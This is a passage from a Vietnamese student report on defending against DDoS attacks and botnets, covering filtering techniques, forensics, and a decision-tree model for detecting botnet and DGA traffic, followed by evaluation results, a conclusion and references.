RFC 3704 là bộ lọc access-control list (ACL) cơ bản, giúp hạn chế tác động của các cuộc tấn công DDoS bằng cách chặn lưu lượng truy cập với các địa chỉ giả mạo. Bộ lọc này yêu cầu các gói có nguồn gốc từ không gian địa chỉ hợp lệ, được phân bổ phù hợp với cấu trúc liên kết và phân bổ không gian. Một “danh sách bogon” bao gồm tất cả các địa chỉ IP không được sử dụng hoặc dành riêng không nên đến từ Internet. Nếu một gói được lấy từ bất kỳ địa chỉ IP nào từ danh sách bogon, thì gói đó là từ một IP nguồn giả mạo và bộ lọc sẽ loại bỏ nó. Quản trị viên hệ thống nên kiểm tra xem ISP có thực hiện lọc RFC 3704 trên đám mây hay không trước khi lưu lượng truy cập vào hệ thống. Do danh sách bogon thay đổi thường xuyên, trong trường hợp ISP không thực hiện lọc RFC 3704, người quản trị hệ thống phải quản lý các quy tắc bogon ACL của riêng họ hoặc chuyển sang ISP khác.

- *Cisco IPS Source IP Reputation Filtering (Lọc IP nguồn IPS của Cisco)*

Các dịch vụ danh tiếng giúp xác định xem IP hoặc dịch vụ có phải là nguồn đe dọa hay không. Cisco Global Correlation, một khả năng bảo mật mới của Cisco IPS 7.0, sử dụng trí thông minh bảo mật to lớn. Mạng Cisco SensorBase chứa thông tin về tất cả các mối đe dọa đã biết trên Internet, chẳng hạn như mạng botnet, sự bùng phát phần mềm độc hại, darknets và botnet harvesters. Cisco IPS sử dụng mạng này để lọc lưu lượng DoS trước khi nó làm hỏng các tài sản quan trọng. Để phát hiện và ngăn chặn hoạt động độc hại sớm hơn, nó kết hợp dữ liệu mối đe dọa toàn cầu vào hệ thống của mình.

- *Black Hole Filtering (Lọc hố đen)*

Lọc hố đen là một kỹ thuật phổ biến để bảo vệ chống lại các mạng botnet và do đó, để ngăn chặn các cuộc tấn công DoS. Hố đen đề cập đến các nút mạng trong đó lưu lượng đến bị loại bỏ hoặc bị giảm mà không thông báo cho nguồn rằng dữ liệu không đến được người nhận dự kiến. Lưu lượng truy cập không mong muốn sẽ bị loại bỏ trước khi nó đi vào mạng được bảo vệ bằng một kỹ thuật được gọi là Remotely Triggered Black Hole (RTBH) được kích hoạt từ xa. Vì đây là một quá trình được kích hoạt từ xa nên quá trình lọc này phải được thực hiện cùng với ISP. Nó sử dụng các tuyến máy chủ Border Gateway Protocol (BGP) để định tuyến lưu lượng truy cập đến các máy chủ của nạn nhân đến một “null0” next hop.

- *DDoS Prevention Offerings from ISP or DDoS Service (Đề xuất ngăn chặn DDoS từ ISP hoặc Dịch vụ DDoS)*

Phương pháp này có hiệu quả trong việc ngăn chặn giả mạo IP ở cấp ISP. Tại đây, ISP sẽ lọc/làm sạch lưu lượng truy cập trước khi cho phép nó truy cập vào liên kết Internet của người dùng. Vì dịch vụ này chạy trên đám mây nên các cuộc tấn công DDoS không làm bão hòa các liên kết Internet. Ngoài ra, một số bên thứ ba cung cấp dịch vụ ngăn chặn DDoS trên đám mây.

IP Source Guard (trong CISCO) hoặc các tính năng tương tự có thể được kích hoạt trong các bộ định tuyến khác để lọc lưu lượng dựa trên cơ sở dữ liệu ràng buộc DHCP snooping hoặc các ràng buộc nguồn IP, ngăn chặn bot gửi các gói giả mạo.

5.2. Các kỹ thuật pháp chứng để phát hiện Botnet

Lĩnh vực pháp y kỹ thuật số liên quan đến việc áp dụng phương pháp luận khoa học để thu thập và trình bày bằng chứng từ các nguồn kỹ thuật số để điều tra tội phạm hoặc hoạt động trái phép, ban đầu là để xem xét tư pháp.

Quy trình pháp y ở cấp tư pháp bao gồm các thủ tục nghiêm ngặt để duy trì tính dễ tiếp nhận và tính toàn vẹn của bằng chứng. Ngay cả đối với các cuộc điều tra nội bộ, thì cũng nên làm việc chặt chẽ về các thủ tục đó như thực tế, để phòng các rắc rối về pháp lý hoặc hành chính sau này.


Không có cách tiếp cận đơn giản và đơn giản để điều tra một mạng botnet. Khai thác tối đa tất cả các tài nguyên có thể giúp chúng ta, từ thông báo về spam và lạm dụng đến nhật ký từ mạng và các công cụ quản trị hệ thống.

Các báo cáo tự động được tạo từ báo cáo nhật ký bằng các công cụ như Swatch không chỉ giúp chúng ta theo dõi tình trạng hệ thống của mình; trong trường hợp vi phạm bảo mật, họ sẽ cho ta bắt đầu ngay lập tức để điều tra những gì đã xảy ra.

5.3. Phát hiện botnet dựa trên machine learning (học máy)

5.3.1. Mô hình phát hiện DGA botnet dựa trên học máy

Các thuật toán tạo tên miền (Domain generation algorithms – DGA) là các thuật toán được thấy trong các họ phần mềm độc hại khác nhau được sử dụng để tạo định kỳ một số lượng lớn tên miền có thể được sử dụng làm điểm hẹn với các máy chủ C&C của chúng. Số lượng lớn các điểm hẹn tiềm năng gây khó khăn cho cơ quan thực thi pháp luật trong việc đóng các mạng botnet một cách hiệu quả, vì các máy tính bị nhiễm sẽ cố gắng liên hệ với một số tên miền này mỗi ngày để nhận các bản cập nhật hoặc lệnh. Việc sử dụng mật mã khóa công khai trong mã phần mềm độc hại khiến cơ quan thực thi pháp luật và các tác nhân khác không thể bắt buộc lệnh từ bộ điều khiển phần mềm độc hại vì một số loại worm sẽ tự động từ chối bất kỳ bản cập nhật nào chưa được ký bởi bộ điều khiển phần mềm độc hại. Ví dụ: một máy tính bị nhiễm độc có thể tạo ra hàng ngàn tên miền như: `www.<gibberish>.com` và cố gắng liên hệ với một phần trong số này với mục đích nhận bản cập nhật hoặc lệnh.



Hình 2.6: Mô hình phát hiện DGA botnet dựa trên học máy

Mô hình này được xây dựng trên cơ sở phân tích về việc các bot trong DGA botnet thường xuyên sinh tự động các tên miền và truy vấn hệ thống DNS để tìm địa chỉ IP của các máy chủ C&C. Mô hình phát hiện được triển khai thành 2 giai đoạn: (a) giai đoạn huấn luyện và (b) giai đoạn phát hiện. Trong giai đoạn huấn luyện, dữ liệu truy vấn hệ thống DNS được thu thập, sau đó qua khâu tiền xử lý nhằm tách các tên miền được truy vấn và trích xuất các đặc trưng của mỗi tên miền cho khâu huấn luyện. Trong khâu huấn luyện, thuật toán học máy cây quyết định được áp dụng để học ra bộ phân loại. Tập dữ liệu sử dụng cho khâu huấn luyện đã được gán nhãn, gồm tập tên miền bình thường, hay lành tính và tập tên miền botnet.

Trong giai đoạn phát hiện của mô hình, các truy vấn DNS được giám sát và qua quá trình tiền xử lý đến khâu phân loại sử dụng bộ phân loại từ giai đoạn huấn luyện để xác định một tên miền là bình thường hay tên miền của DGA botnet.

5.3.2. Mô hình máy phân loại cây quyết định

Cây quyết định (Decision Tree)

Cây quyết định được sử dụng như một mô hình dự báo, với đầu vào là một loạt kết quả quan sát được và đầu ra là một giá trị tính toán từ những giá trị đầu vào cho trước. Các nút lá trên cây quyết định tượng trưng cho một nhóm hoặc một nút được liên kết với hai hay nhiều cây con, được gọi là nút thử nghiệm. Tại nút thử nghiệm, đầu ra được tính toán dựa trên các giá trị thuộc tính của thực thể, mỗi đầu ra đều có khả năng dẫn đến một trong các cây con bắt nguồn từ nút đó.

Thuật toán tự động xây dựng nên các cây quyết định thiên về dữ liệu lớn, tạo ra nhiều nhánh cây để nắm bắt được các kịch bản đặc trưng và phức tạp trong tập hợp huấn luyện cho trước. Do đó, các thuật toán “tỉa bớt” được sử dụng cho cây quyết định để thu gọn kích thước của cây và làm giảm độ phức tạp của nó.

Lựa chọn thuộc tính

Thuộc tính gồm các đặc trưng của một dòng hoặc một tập hợp các dòng trong cửa sổ thời gian T cho trước, được biểu thị bằng một giá trị số hoặc một định danh. Các thuộc tính này có thể là: địa chỉ IP, các cổng nguồn và đích của một dòng. Trong khi các thuộc tính khác, như chiều dài trung bình của các gói đã được trao đổi trong một khoảng thời gian, thì đòi hỏi cần thêm việc xử lý và tính toán.

Những thuộc tính này được sử dụng như là thành phần của vector thuộc tính, để nắm bắt các đặc trưng của dòng trong một khoảng thời gian cho trước. Tập hợp các thuộc tính được lựa chọn dựa trên biểu hiện của các giao thức phổ biến và biểu hiện của các botnet đã được biết đến như Storm, Nugache và Waledac.

Thuộc tính	Mô tả
SrcIp	Địa chỉ IP nguồn của dòng
SrcPort	Địa chỉ cổng nguồn của dòng
DstIP	Địa chỉ IP đích của dòng
DstPort	Địa chỉ cổng đích của dòng
Giao thức	Giao thức tầng giao vận hoặc hỗn hợp
APL	Giá trị trung bình của chiều dài nội dung gói tin trong khoảng thời gian
PV	Phương sai của chiều dài nội dung gói tin trong khoảng thời gian
PX	Số lượng gói được trao đổi trong khoảng thời gian
PPS	Số lượng gói được trao đổi mỗi giây trong khoảng thời gian T
FPS	Kích thước gói đầu tiên trong của dòng
TBP	Thời gian trung bình giữa các gói trong khoảng thời gian
NR	Số lượng kết nối lại trong khoảng thời gian
FPH	Tỷ lệ số lượng dòng xuất phát từ địa chỉ này so với tổng số dòng được tạo ra trong một giờ

Bảng 1: Các thuộc tính dòng mạng được lựa chọn

Việc lựa chọn các thuộc tính cần phải xem xét đến khả năng chống lại các kỹ thuật che giấu tiềm năng của các bot. Các bot có thể dùng kỹ thuật nhiễu dòng để lẫn tránh các kỹ thuật phân tích. Một bot có thể chen các gói tin bất kỳ vào trong thông tin C&C của nó để chống lại phép ánh xạ dựa trên kích thước gói. Để ngăn ngừa sự lẫn tránh của bot, số lượng dòng của một địa chỉ tạo ra được đo và so sánh với tổng số dòng được tạo ra trong một khoảng thời gian nhất định. Giá trị này dựa trên căn cứ thực tế là hầu hết các bot sẽ tạo ra nhiều dòng hơn so với các ứng dụng thông thường khi chúng truy vấn các kênh C&C để tìm và thực hiện các lệnh. Ngoài ra, số lượng các kết nối mà một dòng tạo ra theo thời gian cũng được tính toán trong trường hợp bot cố gắng kết nối và ngắt kết nối để chống lại phương pháp đo dựa trên kết nối. Cuối cùng, có thể tạo ra danh sách trắng các địa chỉ IP và dịch vụ đã biết để loại bỏ các chương trình bình thường không độc hại có biểu hiện kết nối tương tự như các ứng dụng độc hại cách ly tốt hơn.

Đánh giá thực tiễn

Một tập hợp các lưu lượng mạng được tạo ra gồm cả lưu lượng độc hại và không độc hại được trộn lẫn với nhau, sao cho chúng xuất hiện trong cùng các khoảng thời gian và dữ liệu này được dán nhãn để đánh giá độ chính xác của phương pháp.

Hai tập dữ liệu dưới đây bao gồm lưu lượng độc hại của dự án Honeynet gồm các botnet Storm và Waledac. Lưu lượng không độc hại được biểu diễn bằng hai tập dữ liệu khác nhau (theo tài liệu của phòng thí nghiệm về Lưu lượng tại Ericsson Research, Hungary và Phòng thí nghiệm Quốc gia Lawrence Berkeley National Laboratory - LBNL). Tập dữ liệu của Phòng thí nghiệm Ericsson chứa một số lượng lớn lưu lượng thông thường từ nhiều ứng dụng khác nhau, bao gồm lưu lượng web (HTTP) trò chơi World of Warcraft và các máy khách bittorrent. Dữ liệu LBNL gồm 5 tập dữ liệu được dán nhãn từ D_0, \dots, D_4 lấy từ mạng doanh nghiệp.

	D_0	D_1	D_2	D_3	D_4
<i>Ngày</i>	4/10/04	15/12/04	16/12/04	6/1/05	7/1/05
<i>Thời lượng</i>	10 phút	1 giờ	1 giờ	1 giờ	1 giờ
<i>Mạng con</i>	22	22	22	18	18
<i>Máy chủ</i>	2531	2102	2088	1561	1558
<i>Gói</i>	18M	65M	28M	22M	28M

Bảng 2: Thông tin cơ bản của các tập dữ liệu LBNL

Để cung cấp tập dữ liệu thực nghiệm, bao gồm cả lưu lượng độc hại và không độc hại, hai tập dữ liệu độc hại này được kết hợp với tập dữ liệu Erikson (không độc hại) thành một tệp tin dấu hiệu đặc trưng. Đầu tiên, các địa chỉ IP của máy bị nhiễm độc được tham chiếu tới 2 trong số các máy có lưu lượng bổ sung. Tiếp theo, tất cả các tệp tin dấu hiệu được vận hành lại sử dụng công cụ TcpReplay trên cùng giao diện mạng để đồng nhất tình trạng mạng, được thể hiện bởi cả 3 tập dữ liệu. Dữ liệu đánh giá sau cùng (do quy trình này cung cấp) được kết hợp với tất cả 5 tập dữ liệu LBNL, tạo thành mạng con bổ sung để mô phỏng một mạng với kích thước hàng nghìn máy chủ.

Kết quả đánh giá mô hình

Tất cả các thông tin trong chương trình được trích xuất từ một tệp tin cho trước, sau đó được phân tích thành các vector thuộc tính thích hợp để phân loại. Có tất cả 1.672.575 dòng mạng trong tập thử nghiệm. Khoảng thời gian duy trì của các dòng rất khác nhau, một số kéo dài không đến 1 giây trong khi một số khác kéo dài đến hơn 1 tuần. Trong các dòng này, chỉ có 97.043 (khoảng 5,8%) là độc hại. Các dòng này tạo ra 111.818 vector thuộc tính độc hại và 2.203.807 vector thuộc tính không độc hại. Mỗi vector đặc trưng tương ứng với một cửa sổ thời gian 300 giây, trong đó ít nhất một gói tin được trao đổi. Các vector

thuộc tính dòng độc hại là các vector được trích xuất ra từ một dòng có liên quan đến dữ liệu botnet Storm và Waledac, còn tất cả các vector thuộc tính khác được coi là không độc hại, bao gồm các ứng dụng ngang hàng như Bittorrent, Skype và e-Donkey.

Kỹ thuật đánh giá k-fold cross validation đã được sử dụng với $k=10$. Tập dữ liệu được chia thành 10 tập hợp con ngẫu nhiên, trong đó 1 tập dùng để đánh giá, 9 tập còn lại dùng để huấn luyện. Quy trình này được lặp đi lặp lại cho đến khi tất cả 10 tập hợp con đều đã được sử dụng làm tập hợp thử nghiệm đúng một lần. Tỷ lệ dương tính đúng và sai của máy phân loại cây quyết định được liệt kê trong bảng 3 dưới đây, là giá trị trung bình của 10 lần chạy.

Thuộc tính	Dương tính đúng	Dương tính sai
Độc hại	98,3%	0,01%
Không độc hại	99,9%	1,7%

Bảng 3: Tỷ lệ phát hiện của máy phân loại REPTree (T=300 giây)

Bảng 3 cho thấy máy phân loại cây quyết định có tỷ lệ phát hiện rất cao (trên 90%) và tỷ lệ sai rất thấp. Kết quả này chỉ ra rằng, các botnet được xem xét có những đặc trưng rất khác biệt so với lưu lượng mạng thường ngày.

Kết luận

Tóm lại, tấn công từ chối dịch vụ phân tán (DDoS) là một loại hình tấn công với đủ mọi cách thức từ đơn giản đến phức tạp. Để góp phần giúp ngăn chặn loại hình tấn công này, thì đòi hỏi mỗi chúng ta cần có những kiến thức cơ bản cũng như nâng cao trong việc phát hiện và ngăn chặn chúng. Do nhu cầu đó, nhóm chúng em đã tổng hợp cũng như tiếp thu những kiến thức sẵn có và kiến thức trong suốt quá trình học để thực hiện nên đề tài này. Đồ án đã tổng hợp và đưa các lý thuyết như: tấn công DDoS là gì, các loại mô hình, các kiểu tấn công, mạng botnet là gì, các loại botnet và cách lây nhiễm của chúng, đồng thời còn đưa ra các phương pháp phát hiện, ngăn chặn DDoS/Botnet và xây dựng thực nghiệm tấn công DDoS qua mạng botnet.

Vì kiến thức chuyên môn còn chưa tốt nên không thể tránh khỏi những sai sót trong quá trình thực hiện đồ án. Do đó, nhóm chúng em đã cố gắng hoàn thành tốt nhất có thể và chúng em rất mong nhận được sự đánh giá của tập thể thầy, cô khoa Công nghệ thông tin cũng như các bạn sinh viên khác đối với đồ án này, để chúng em có thể sửa đổi cũng như phát triển đồ án theo một hướng tốt hơn. Xin chân thành cảm ơn.

TÀI LIỆU THAM KHẢO

Sách tiếng Anh

1. Craig A.Schiler, Jim Binkly, David Harley, Gadi Evron, Toney Bradley, Carstem Willems, Michael Cross (2007), “*Bonets : The killer web app*”, Syngress.
2. Gunter Ollmann (2009), “*Botnet Communication Topology*”, Damballa Inc.
3. Certified Ethical Hacker v9, v10, v11.
4. X.D. Hoang and Q.C. Nguyen, “*Botnet Detection Based On Machine Learning Techniques Using DNS Query Data*”, Future Internet, 2018, 10, 43; doi:10.3390/fi10050043.

Trang Web

1. <https://whitehat.vn/threads/cac-cau-truc-cua-botnets.568>
2. <https://whitedelphi.blogspot.com/2017/09/ddos-mot-so-ky-thuat-tan-cong-va-phuong.html>
3. https://whitedelphi.blogspot.com/2017/09/ddos-mot-so-ky-thuat-tan-cong-va-phuong_29.html
4. <https://whitehat.vn/threads/25-kieu-tan-cong-ddos-hacker-thuong-dung.13633/>
5. <https://www.cloudflare.com/learning/ddos/what-is-a-ddos-attack/>
6. <https://securityaffairs.co/wordpress/13747/cyber-crime/http-botnets.html>
7. https://en.wikipedia.org/wiki/Domain_generation_algorithm
8. <http://antoanthongtin.gov.vn/gp-attm/su-dung-phuong-phap-hoc-may-de-phat-hien-botnet-101321>